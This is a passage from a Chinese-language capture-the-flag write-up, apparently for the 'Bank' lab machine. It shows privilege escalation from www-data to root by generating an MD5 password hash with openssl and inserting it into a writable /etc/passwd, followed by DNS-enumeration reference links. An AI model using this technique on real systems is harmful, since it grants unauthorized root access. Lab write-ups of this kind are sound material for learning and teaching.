-rw-r----- 1 root shadow 895 Jun 14 18:16 /etc/shadow
```

直接生成一个自定义的的 `MD5-based` 口令，这里是 `ippsec` 。

```
www-data@bank:/dev/shm/10.10.14.41:8000$ openssl passwd --help
Usage: passwd [options] [passwords]
where options are
-crypt             standard Unix password algorithm (default)
-1                 MD5-based password algorithm
-apr1              MD5-based password algorithm, Apache variant
-salt string       use provided salt
-in file           read passwords from file
-stdin             read passwords from stdin
-noverify          never verify when reading password from terminal
-quiet             no warnings
-table             format output as table
-reverse           switch table columns
www-data@bank:/dev/shm/10.10.14.41:8000$ openssl passwd ippsec
ASNbsb9mL5Bb.
www-data@bank:/dev/shm/10.10.14.41:8000$ openssl passwd -1 ippsec
$1$MGclfJ1L$r2z4Rtwf9sSioGEedKCwb1
www-data@bank:/dev/shm/10.10.14.41:8000$ vi /etc/passwd
www-data@bank:/dev/shm/10.10.14.41:8000$ q!
q!: command not found
www-data@bank:/dev/shm/10.10.14.41:8000$ su root
Password:
root@bank:/dev/shm/10.10.14.41:8000#
```

直接编辑保存 `passwd` 的内容即可，这样就可以用 `ippsec` 作为口令SSH登录root身份。



学到了...

参考

- https://skyao.io/learning-dns/dns/tool/nslookup.html
- https://medium.com/@klockw3rk/back-to-basics-dns-enumeration-446017957aa3
- https://github.com/muckitymuck/OSCP-Study-Guide/blob/master/enumeration/active_information_gathering.md#dns-enumeration
- https://fareedfauzi.gitbook.io/oscp-notes/services-enumeration/dns